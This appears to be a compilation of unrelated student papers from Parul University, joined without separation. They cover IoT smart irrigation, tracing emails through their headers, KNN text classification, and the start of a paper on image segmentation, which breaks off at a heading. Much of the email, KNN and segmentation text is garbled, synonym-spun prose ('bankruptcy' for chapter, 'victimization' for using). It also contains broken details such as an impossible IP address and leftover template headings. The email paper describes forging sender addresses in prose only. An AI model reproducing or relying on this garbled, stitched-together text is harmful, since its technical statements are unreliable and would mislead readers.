
I. INTRODUCTION (HEADING 1)

The Internet of Things is a group of devices with software, sensors, and networks that allow communication and data exchange between objects. The benefits that farmers have gained from adapting to the Internet of Things program are numerous. It helps farmers reduce costs and increase crop yields. One of the main purposes of the

irrigation system is to provide and maintain an ideal soil temperature and humidity environment to achieve optimal crop growth. By using smartphones and computers, users can access data stored in the cloud. Users can track crops and control water, pumps and fans in the control panel of the user interface. The main objective of the

Smart Irrigation System is to provide and maintain optimal conditions for crops. Growing in an environment with sufficient water and adequate temperature can promote plant growth, thus increasing the productivity of agricultural land. By using this technology, we can increase productivity and feed more people in the future.

The Internet of Things has transformed agriculture through progress and helped farmers meet challenges. These problems can be solved through innovative applications, thereby improving crop production, sustainability and profitability.



Agriculture is the backbone of India's economic growth. Approximately 61.5% of the population of India is directly engaged in agricultural work. In India, we talk about the old method of farming using ancient tools like plows. In ancient agriculture, farmers used organic fertilizers. Previously, they didn't have many

seed-related options, only relying on the monsoon and only using the sun to estimate weather forecasts.

II. APPLICATION AREAS

- Water Management:** Water management can be efficiently managed by IoT Technology to avoid the wastage of water using different types of sensors. The sensors are used to check the level of water, by placing the sensor into water tank and data is stored on the cloud by using mobile application. Farmers can check level of water through their mobile phones. According to this technology the motor will work automatically. If the level of water is low, then motor will automatically have switched on, and if level of water is up then it will shut down motor.

In traditional irrigation system, as much as 50% of this water is wasted due to overwatering caused by inefficiencies in traditional irrigation methods and systems. To solve this problem, smart irrigation system using IoT helps farmers to avoid wastages of water, improve quality of crops by irrigating at correct time. In smart irrigation system, Temperature sensor and Soil sensor are placed on the fields, these sensors send fields information to farmers through information gateway. Weather based smart irrigation controllers use local weather information to maintain and adjust irrigation schedules.

- Crop Management:** IOT technology helps in collecting information about conditions like weather, moisture, temperature and fertility of soil, crop online monitoring enables detection of weed, level of water, pest detection, animal intrusion in to the field, crop growth, agriculture.

Wireless Sensor Network and Micro Controllers are used to monitor and control the farm processes. By using this technology, the farmer can guess the fertility of soil and decide which type of crop grow.


- Soil Management:** Soil Management using IoT helps farmers to monitor the soil and decide the crop to be planted in the soil. Farmers can check the soil temperature, pH rate and humidity on regularly basis. The farmers can check soil monitoring report from their mobile phone via wireless network at any time. If they notice abnormalities, they can immediately notice their land and use pesticides to overcome the abnormalities.


To test the soil different type of sensors are used such as temperature sensor, pH sensor, humidity sensor. Different crops require different irrigation strategies and using real time data of soil moisture a farmer can increase yield by maintaining an optimal soil moisture for a specific crop [6]

Agriculture Drones: Agricultural drone has play important role in agriculture. The Drones provide in-flight observation and monitoring. It helps the farmer in various ways such as soil fertilising, spraying pesticides and seeding. Different types of Drones are used in Agriculture like Crop Spraying Drones, Surveillance Drones, Seeding Drones to improve productivity.

From the drone data, we can draw insights regarding plant health indices, plant counting and yield prediction, plant height measurement, canopy cover mapping, field water ponding mapping, scouting reports, stockpile measuring, chlorophyll measurement, nitrogen content in wheat, drainage mapping, weed pressure mapping, and so on. To use Drones are economical and cheap way to manage farming.

III. FLOW DIAGRAM






IV. USING THE TEMPLATE

4. Algorithms / Techniques

- Proposed system developed an automated irrigation system and rooftop management system for the farmer on the basis of wireless sensor network.
- This system monitors the parameters temperature, humidity, rainfall and moisture of the soil.
- An algorithm is used with threshold values of soil moisture to be maintained continuously. System starts or stops the irrigation based on the moisture content of soil.
- Soil moisture Sensors work on the change of impedance between two electrodes kept in soil. Arduino Uno is a platform independent open source hardware and software which is used as microcontroller.
- It collects the analog input from the sensors, analyzes it and activates the actuators. Meanwhile, the data gather by the sensors will be sent to an android app via the Bluetooth module. Timely updates regarding the status of the field is sent to the user's device for monitoring.



5. Literature Review

Wireless sensor based automated irrigation system is proposed in to optimize water use for agricultural purpose. The system consists of distributed wireless sensor network of soil moisture, and temperature sensors mounted in the crop field. Zigbee protocol is used to handle the sensor information and water quantity programming using algorithm with threshold values of the sensors sent to a microcontroller for irrigation system.

Arduino Uno along with Raspberry Pi requires only one time implementation. Threshold values are set after experimentation on different types of soil under varying temperature conditions. Raspberry Pi monitors this system and keeps log of moisture level of the soil. It uploads the log file to the server and hence, can be viewed from any remote location by the user.

Plant Watering System according to Soil moisture, water pumping motor turned on or off via the relay automatically. This saves water, while the water level can be obtained in a preferred aspect of the plant, thereby increasing productivity of crops. Servo motor from vegetation water uniformly dispersed in soil, in order to ensure the maximum utilization of absorption. Thus, there is minimal waste of water.

6. Implementation

1. **THE ARDUINO UNO:** The Arduino Uno is a microcontroller card that supports the ATmega328. All sensors are integrated into the Arduino Uno. These sensors provide information about the ambient conditions for the Arduino Uno. Arduino Uno makes the necessary decisions / actions and uses cloud computing to inform farmers about sensor readings and necessary actions. And also send them a message with the help of GSM.

2. **SOIL MOISTURE SENSOR:** It detects soil moisture. The sensor has both analog and digital output input and operates according to the principle of open short circuit. The LED output indicates more or less the output in this system. When the ground is dry, the electricity stops flowing and acts as an open circuit. If the ground is wet, the current passes and the circuit is short and the output is zero. Sensor information is indicated by levels. It is corrosion resistant so the sensor has a long time to handle the cost of the farmer at minimal cost.

3. **TEMPERATURE AND HUMIDITY SENSOR:** It is used to measure temperature and humidity. This system displays information about how well it worked. Suppose the threshold is exceeded, the LED starts flashing and the values are immediately displayed on the web page and the farmer can check them.

4. **OPTICAL SENSORS:** Optical sensors use a phenomena called light reflectance, which measures the organic substances in soil, moisture, minerals, colour and composition, etc. Ability of soil to reflect light depends upon the various parts of the electromagnetic spectrum are tested by these sensors. Variation in the soil density are indicated by the alteration occurred in the reflection of waves.

8. Future Work

- For future developments it can be enhanced by developing this system for large acres of land. Also the system can be integrated to check the quality of the soil and the growth of crop in each soil.
- The sensors and microcontroller are successfully interfaced and wireless communication is achieved between various nodes.
- All observations and experimental tests prove that this project is a complete solution to field activities and irrigation problems.
- Implementation of such a system in the field can definitely help to improve the yield of the crops and overall production.

References

International Research Journal of Engineering and Technology (IRJET) e-ISSN: 2395-0056 Volume: 05 Issue: 09 | Sep 2018 www.irjet.net p-ISSN: 2395-0072 © 2018, IRJET | Impact Factor value: 7.211 | ISO 9001:2008 Certified Journal | Page 1033 “IOT BASED SMART FARMING SYSTEM” . Manasa Sandeep1, C. Nandini2, Bindu L3, Champa P4, Deepika K H5, Anushree N S6

International Research Journal of Engineering and Technology (IRJET) e-ISSN:2395- 0056 Volume: 05 Issue: 11 | Nov 2018 www.irjet.net p-ISSN: 2395-0072 “Smart Management of Crop Cultivation using IOT and Machine Learning “ T Raghav Kumar1, Bhagavatula Aiswarya2, Aashish Suresh3, Drishti Jain4, Natesh Balaji5 , Varshini Sankaran6

International Research Journal of Engineering and Technology (IRJET) e-ISSN: 2395-0056 Volume: 07 Issue: 07 | July 2020 www.irjet.net p-ISSN: 2395-0072 “A RESEARCH PAPER ON SMART AGRICULTURE USING IOT” Ritika Srivastava1, Vandana Sharma2, Vishal Jaiswal3, Sumit Raj4

Internet-of-Things (IoT) based Smart Agriculture: Towards Making the Fields Talk Muhammad Ayaz1 (Senior Member, IEEE), Mohammad Ammad-uddin1 (Senior Member, IEEE), Zubair Sharif2 , Ali Mansour3 (Senior Member, IEEE), and el-Hadi M. Aggounel (Senior Member, IEEE)

EMAIL TRACING WITH THE USE OF EMAIL HEADER

Nikhil Bhagwat Thakre, Jigar Bhawsar

M.sc-IT department of Parul institute of engineering and Technology,

Parul University, Vadodara, Gujrat, India

thakremanoj43@gmail.com

jigar.bhawsar20091@paruluniversity.ac.in

Abstract :

Electronic mail (email) is a PC based application for the trading of messages between clients. An overall email network permits individuals to trade email messages rapidly. The email has not time-bound and adaptable. It has arisen as the main application on the Internet for the correspondence of messages and the conveyance of archives. Email following is the method involved with recuperating key parts of a message, generally situated in the header of an email. By getting the IP address of the email, you can get some data including the name of the individual or organization liable for sending the message. Cybercriminals abuse it for ill-conceived purposes by sending spam, diversions, phishing messages, and so on This paper is utilized to show the E-mail working and furthermore portrays different apparatuses utilized in email following. Email following devices are quick and precise for investigation. Email headers contain significant data including the name of the shipper and recipient, the way (servers and different gadgets) through which the message has crossed.

Keywords: E-mail Header, E-mail following, E-mail framework, E-mail following devices.

Introduction:

Email Header

[1] The header incorporates the compulsory data, including the shipper, beneficiary, and date. Other header lines, for example, subject and cc are discretionary. The necessary header data is seen to the client, the header likewise incorporates extra subtleties, for example, the switch, the email taken

as it was moved (MTA) starting with one PC then onto the next. A portion of these might be mock to cover the personality of the source. A point by point examination of these headers and their relationship is acted in email following apparatuses.

Email Working

1) [2] If Mukesk37@yahoo.com (individual A) sends an email to their companion Sudesh12@gmail.com (individual B). The email gets sent first to an active mail server (SMTP) whose occupation is to move messages. The SMTP (Simple mail move convention) looks at the location to figure where to send the mail. Sadly, the SMTP fail to really see how to peruse the space name. The SMTP needs a PC amicable IP address to find and convey the message to a beneficiary. To observe the IP, SMTP contacts the DNS (Domain Name System) to interpret the beneficiary's email address(Sudesh12@gmail.com) to an IP address like "137.23.43.674". When the related IP has been found, it checks to assume that area has any mail trade servers (MX) which detail any data regarding where the message ought to be sent. This is simply to check beneficiary uses an email box.

2) The SMTP has all the fundamental data about the beneficiary to send the message from its server into the email beneficiary's MTA server.

3) The MTA chooses where to put the mail and regardless of whether the beneficiary uses a customer that works through POP or IMAP convention. The beneficiary will then, at that point, get another email notice, and the mail stands by in the post box until it is brought.

When the email is sent, the mail server places it in the SMTP convention association.

- At the point when an email is formed and the send button is clicked, the message is sent of the Mail Transfer Agent (MTA). This exchange of communication is done through the Simple Mail Transfer Protocol (SMTP).
- The SMTP inquires the Domain Name System (DNS) to track down the location of the beneficiary. This is finished with the assistance of a mail exchanger (MX) record. The MX record is an asset record that indicates the mail server of a domain name. After found, the SMTP server will send the message to that server.
- The following stage includes moving the message between mail servers. The message is currently at the beneficiary's mail server (MTA). The getting server will store the message and make it accessible to the beneficiary, who can get to it through the web, POP (Post Office Protocol), or IMAP (Internet message access Protocol) conventions.

Tracing the Email

[3] An email program like Outlook, Notes, or Eudora is viewed as a customer application, which implies that it is network-empowered programming software that is planned to connect with a server. On account of email, it is ordinary to collaborate with two unique servers: one for active and one for approaching mail. At the point when you need to peruse an email, your customer associates with a mail server utilizing one of three unique conventions:

- Post Office Protocol (POP, not to be mistaken for Point of Presence)
- Internet Access Protocol (IMAP)
- Microsoft's Mail API (MAPI)

For the examination, the convention used to assemble approaching messages from a server is of negligible interest. The main thing to comprehend about these various conventions is that their utilization influences where mail messages are put away (as portrayed in Table 2-1). All approaching mail is at first put away on a mail server, arranged by that mail server into individual post boxes for access by the recipient. POP clients have the decision of either downloading a duplicate of their mail from their server or downloading it and hence permitting it to be consequently erased. Email that has been perused or put away for sometime later is put away on the PC that is running the email customer. IMAP and MAPI clients have the

choice of leaving all their mail on their mail server.

There are two significant benefits to leaving email put away on the server. In the first place, each of the put-away messages for a whole association can be handily upheld from a local area or company-based server. Second, it gives clients the adaptability of getting to their mailboxes from various customer machines: office, home, through the Web, etc. The ramifications of this to the examiner is that POP mail clients generally use their nearby machine for their email chronicles: duplicates of friendly mail, mail put away in envelopes for future reference, erased mail that hasn't been cleaned, all are put away on the singular's workstation. Associations that give IMAP or MAPI administration, or exclusive assistance like Lotus Notes, presumably store email on the server, although individual clients could conceivably have the choice of putting away their email locally.

Table -1 Internet Email Protocols

Post Office Service	Protocol	Relevance to Investigation
Incoming message store only	POP	Must access workstation to trace mail.
Storage of all messages (optional)	Open: MAPI Proprietary: Microsoft MAPI Lotus Notes	Copies of both incoming and outgoing messages may be stored on the server or workstation (and server/workstation backup tapes).
Web-based: send and receive	HTTP	Incoming and outgoing messages are stored on the server, possibly with optional manual download to a workstation. Facilitates identity spoofing.

Outgoing email utilizes something else altogether called Simple Mail Transfer Protocol (SMTP). Not at all like the conventions used to recover mail

from a mail center, SMTP doesn't need any verification—it is similar to throwing a message into a mail opening at the mailing station. Servers that acknowledge mail and hand-off it to other mail servers are in some cases called mail transfer agents (MTAs), and they additionally use SMTP. Your ISP will provide you with the name of the mail server that you should use for outgoing mail, frequently something as per smtp.bobsisp.com. The SMTP server that the ISP utilizes transfers messages to their objections. Either the objective server perceives a message as being addressed to one of its neighborhood clients, and spots it into the fitting post box for that client, or in view of a bunch of rules, it transfers the message further.

SMTP is an exceptionally basic protocol. In the same way as other Internet protocols, for example, HTTP, it comprises of a couple of basic text-based orders or keywords. One of the main deceives an Internet programmer learns is the way to physically send an email message by port 25, the SMTP port. In addition to the fact that it is a great stunt to turn into a human email forwarder, however it likewise empowers you to put any data you need into the headers of the email message you are sending—including counterfeit beginning and bring addresses back. You shouldn't need to do this physically to counterfeit an email. At the point when you design your email customer, you tell it what return address to put on your active mail. You can generally change that setup, yet to send just a solitary message coming from Pres@whitehouse.gov, it is a lot simpler to utilize one of a few GUI-based programmer apparatuses that empower you to rapidly communicate something specific with your decision of bring addresses back.

In certain circumstances, aggressors utilize various strategies and areas to create messages. In such circumstances, it is essential to discover the topographical area of the assailant. To get the specific area of the aggressor, examiners regularly use email following programming implanted into the body of an email. At the point when a beneficiary opens a message that has an email tracer connected, the agent will be told with the IP address and topographical area of the beneficiary. This method is regularly used to recognize suspects in murder or grabbing cases, where the criminal conveys by means of email.

Email tracing tools-

1.[5] Email Tracker Pro investigates the headers of an email to identify the IP address of the machine that sent the message so the send will be found. The geological area of an IP address is key

data for deciding the danger level or legitimacy of an email message. The real way to the shipper's IP address is accounted for in a steering table, giving extra area data to assist with deciding the source's actual area.

2. [6] Email Tracer is an Indian exertion in digital criminology by the Resource Center for Cyber Forensics (RCCF) which is a debut place for digital legal sciences in India. It creates digital measurable tools dependent on the necessities of law requirement organizations. Among a few other computerized legal tools, it has fostered an email tracer tool named Email Tracer. This device follows the starting IP address and different subtleties from the email header, produces a point by point HTML report of email header examination, finds the city-level subtleties of the sender, plots course followed by the mail, and shows the original location. Other than these, it has a catchphrase looking through the office on email content including a connection for its arrangement.

3.[7] Access Data's FTK is standard court-approved advanced examinations stage PC criminology programming conveying PC criminological investigation, decoding, and secret phrase breaking inside a natural and adjustable point of interaction. It has speed, investigation, and enterprise-class scalability. It is known for its natural point of interaction, email examination, adjustable information perspectives, and steadiness.

Conclusion :

Cybercriminals forge email headers or send them namelessly for ill-conceived purposes which lead to a few wrongdoings and along these lines make email examination significant. This paper depicts the working of email and its utilization as the following instrument for the extraction of the information. It shows the significance of metadata contains in the email header.

References :

- [1] Graham, J. (1999). Enterprise-wide electronic mail using IMAP, SIGUCCS '99: Proceedings of the 27th annual ACM SIGUCCS conference on User services: Mile high expectations, November 1999.
- [2] TECHNIQUES AND TOOLS FOR FORENSIC INVESTIGATION OF E-MAIL M. Tariq Banday.
- [3] Computer forensic: Incident response essentials “Tracing an offender”.

[3] [www.tutorialspoint.com/internet technologies/email_working.html](http://www.tutorialspoint.com/internet_technologies/email_working.html)
[4] Cyber cell Delhi = [Cyber Crime Cell- Email Frauds \(cybercelldelhi.in\)](http://Cyber Crime Cell- Email Frauds (cybercelldelhi.in))

[5] email Tracker Pro = <http://www.emailtrackerpro.com/>
[6] E-mail Tracer = <http://www.cyberforensics.in>
[7] Access Data's FTK = <http://www.accessdata.com/>

KNN Algorithm in Text Classification

PANCHAL JAYKUMAR RAMESHBHAI, JIGAR BHAWSAR
M.C.A department of Parul Institution of Engineering and Technology,
Parul University of Vadodara, Gujarat
Jaipanchal9427@gmail.com

Abstraction - the customary KNN text grouping calculation utilized for all preparation test for characterization it's an enormous number of preparing test and serious level of computation intricacy with not mirroring that distinctive significance of various examples kNN text order calculation and bunching Center is referenced in this paper first preparing sets are packed and the example by line are erased search naturally multipeak impact of the preparation, in this k means bunching calculation and all groups are taken as new preparing test. Third weight esteem comes that demonstrates significant in bunch that contains this group community changed examples are prepared to use as KNN text order results show that the calculation proposed in this paper can not just adequately lessen the real number of preparing tests and lower the computation intricacy, yet additionally work on the precision of KNN text arrangement.

Watchwords: text grouping, KNN calculation, test, bunch.

Introduction

We are seeing the speed creating web, huge loads of data in the text structure PC coherent and increment dramatically. The information and assets of web taking on characters of greatly successfully oversee and use this huge measure of archive information, text mining and content-based data recovery have slowly turned into the principle research field on the planet. That text characterization is significant for Information recovery and text mining doling out the text record to at least one predefined arranged concurring that substance and the named preparing sample[1]. Text grouping is utilized exceptionally as model as a few piece of government division and Enterprises email separating and furthermore disperse messages to the relating offices as indicated by the substance. There has been colossal advancement in

information mining and AI because of development of brilliant and Nano innovation which achieved interest in tracking down secret examples in information to determine esteem . bunch and get outline for the business records; Net Owl Extractor created by SAR executed the capacity of message grouping, arrangement and email separating; and furthermore Insight Discoverer Categorizer created by TENIS can sift through garbage messages and information the executives for the business archives [2] Text order innovation likewise broadly utilized in web search tools, which can channel the message that clients don't worry about and supply their substance so we can go at end that in that course of Information Service, significant strategy characterized message characterization Study on message order abroad dated back to the last part of the 1950s, H.P.Luhn had done some historic examination work and proposed the procedure of involving word recurrence for message programmed grouping. In 1960, Maron distributed the primary paper on text programmed arrangement, and afterward, countless researchers got Fluent examination in this field. Text characterization innovation in far off nation are generally utilized like mail separating electronic gathering and Information recovery basically this is additionally fostered various relativity programming smart Miner for text created by IBM that order group and get rundown for business records net all concentrate created by s a r and execute the capacity of text bunching, arrangement and sifting are likewise inside covered sorted created by TENIS can channel the garbage document likewise and information the executives of

business document[2]. In china , review on grouping is poor start, educator Hou Han-Qing had done and much exploration on text mining and presented the idea of point PC the executives

tables PC Information recovery and PC charge programmed order 1981, after that numerous specialists began for review on message arrangement worldwide as Zhu Lan-Juan and Wang Yoing_Cheng from researcher writing test characterization framework in 1987 .In 1995, Wu Jun from Electronic Engineering Department of Tsinghua University fostered a corpus programmed characterization framework and another record characterization framework by Su Xin-Ning in Nanjing University. Zhang Yue-Jie and Yao Tian-Shun fostered a Chinese text of information corpus programmed arrangement model in Northeastern University in 1998 and worked on in 2000. And furthermore created grouping framework for Chinese innovation text CTDCS by Zhou Tao and Wang Ji-Cheng[2]. At present the exploration on message order is gained a great deal of improvement and headway and a few calculations for message characterization incorporate K closest neighbor calculation (KNN), Bayes calculation, Support Vector Machine calculation (SVM), choice tree calculations, neural organization calculation (Nnet), Boosting calculation, and so on [2]. KNN is one of the most famous and broad. however, it actually has many imperfections, like incredible computation intricacy, no distinction between trademark words, doesn't think about the relationship between the watchwords, etc. To keep away from these deformities, numerous specialists had proposed some improvement indeed the conventional technique absence of thought of relationship between the catchphrases, writing [3] proposed and further developed KNN strategy with applied vector mix Technology that separate the partner segregating words as per CHI measurement dissemination. The innovation vector blend can diminish the element of text include vector and work on the precision and proficiency however it can't feature the catchphrases which have more commitment to order. Writing [4] proposed a quick KNN calculation named as F K and n coordinated to shorting of huge computation, it can't expand exactness in it. Diminishing the high computation intricacy, that paper used to grouping strategy and picking the bunch Center as agent focuses which caused preparing sets to decrease appropriately eliminating the imperfections on no contrast between qualities words so this paper presented weight an incentive for new preparing test that demonstrates significance when arranged the archives so calculation can both increment the

productivity and work on the precision of the calculation that is doing.

Methodology of algorithm

Procedure of calculation According to an assortment of component vectors re-preparing text depiction vectors and computing the likenesses of each record. At the point when another message shows up, portion the new message word as per the qualities and recognize new message vector portrayal. Chosen K most comparative examples in the preparation is the fundamental part in that. deciding the arrangement of K closest neighbor Classifier development process is for the most part partitioned into two stages: preparing and testing. In preparing stage, the PC dissects known classes of attributes of the example set, recommending arrangement rules for each class and characterizing a classification fulfilling . Because of test must be determined similitudes with all the preparation tests, so the conventional technique for KNN has incredible computation intricacy. Against the issue, this paper presented a grouping technique. Right off the bat, every classification of preparing test sets is bunched by k-implies grouping. Also, bunch focuses are picked as the delegate focuses, they become the new preparing tests. Thirdly, work out likenesses between the test and the agent focuses, and afterward pick k closest neighbor tests, which will be arranged examples for order. Rocchio calculation ought to be considered first when individuals ponder the text grouping issue and it additionally the most natural arrangement. Rocchio is an effective characterization calculation and generally applied to message arrangement, question development and different fields. It is a strategy by developing a model vector to get the ideal key. The essential thought is to average all examples in a class of records to get another vector which is classified "centroid". condition or model. In testing stage, the PC utilizes the construed model, arrange the examples of obscure class. Test the arrangement precision.

REFERENCES

- [1] Su Jinshu, Zhang Bofeng, Xu Xin, "Advances in Machine Learning Based Text Categorization"
- [2] Ma Jinna, "Study on Categorization Algorithm of Chinese Text", Dissertation of Master's Degree, University of Shanghai for Science and Technology,
- [3] <http://www1.gobee.cn/ViewDownloadUrl.aspID=14338>

[4] Li Ying, Zhang Xiaohui, Wang Huayong, Chang Guiran, “Vector-Combination-Applied KNN Method for Chinese Text Categorization”.

Image Segmentation: Classification and Implementation Techniques

Abhishek Agrawal^{#1}, Sohil G Parmar^{*2}

[#] Parul Institute of Engineering and Technology-Mca,

Faculty of IT and Computer Science

Parul University

¹abhishekagrawal0066@gmail.com

Parul Institute of Computer Application

Faculty of IT and Computer Science-Bca

Parul University

²sohil.parmar42081@paruluniversity.ac.in

Abstract— Image segmentation is one in each of the important and beneficial strategies in scientific photograph processing. Due to the fact the photograph segmentation approach consequences sturdy and excessive diploma of accuracy, it is considerably beneficial for the evaluation of numerous photograph modalities, similar to computed axial tomography (CT) and resonance imaging (MRI) inside the scientific field. CT imaging offers a whole lot of significance than MRI due to its wider availability, reasonably-priced and sensitiveness. In maximum cases, CT gives data required to shape picks at some point of urgent situations. The bankruptcy makes a specialty of the idea of Image Segmentation, its software areas, blessings and obstacles observed. The bankruptcy proposes and photograph segmentation algorithm. At some point of Image segmentation the function extraction is especially tired comparing the usual and efficiency of the deliberate photograph segmentation algorithm. The numerous parameters similar to root imply sq. error (RMSE), top sign to noise value relation (PSNR) and common distinction (AD) are accustomed stay the overall performance of the ensuing divided photograph of numerous strategies and as compared therewith of the proposed algorithm.

Keywords—Computerized tomography, magnetic resonance imaging, watershed, wavelet transform, segmentation

I. INTRODUCTION

Image segmentation suggests that partitioning a picture in to many completely different sections supported sure criteria. The aim in varied obligations is for the areas to symbolize pregnant regions of the image, a bit like the crops, town regions, and forests of a satellite television for computer picture. In distinct analysis techniques, the areas is also group of border pixels diagrammatically as line segments and spherical arc segments in three-D business object images. Regions may also be outlined as a bunch of pixels taking a border, or contentment toward a designated method together with a circle or elliptical or polygon. As presently because the attention-grabbing areas don't cowl the whole picture, we're capable of yet decision segmentation, into foreground areas of hobby and historical past areas to be unheeded [1]



Fig.1: Football image (left) and segmentation into regions (right). Each region defines is a set of connected pixels having same color.

There are 2 basic objectives of image Segmentation.

The remainder goal is to decompose the image into additives for larger analysis. In sleek cases, the surroundings could also be to a decent enough sheepskin managed in order that the segmentation approach faithfully extracts entirely the weather that wish to be analyzed further. For example, within the bankruptcy on colored, a technique become bestowed for segmenting a person's face from a colored video image [2]The segmentation in advanced cases, like extra cting an entire avenue community from a greyscale aerial picture, the segmentation draw back may well be very difficult and would possibly need computer code of mass of domain constructing knowledge.




Fig.2: Blocks image (left) and extracted set of straight line segments (right).

The streak segments have been removed by the Object Recognition Toolkit (ORT) package. A critical hassle is whether or not or now no longer or now no longer segmentation can be completed for several unique domains victimization massive bottom-up techniques that don't use any particular region knowledge. This toolkit offers segmentation techniques that may be used with unique domain. Every region-based absolutely associate in nursing curve-based absolutely devices are stated with inside the following sections. The prospects of receiving one segmentation tool creation nicely for all subjects look like dim. Knowledge has verified that an implementer of system vision packages ought to be ready to choose out from a toolset of strategies and possibly cater an answer victimization statistics of the application. This method unique segmentation algorithms similarly to the conventional cluster algorithms, and line and spherical arc detectors. The segmentation of a colored image of a football into regions of near- consistent color is cited with inside the above figure. The avenue segments extracted from an image of toy blocks are represented. In each cases, note that the outcomes are far from real with the useful resource of the usage of human standards. However ever, the ones segmentations may moreover offer useful input for

higher-degree system-controlled processing, for example, feature game enthusiasts with the useful resource of the usage of variety or recognizing a segment to be assembled.

II. HOW IMAGE SEGMENTATION WORK

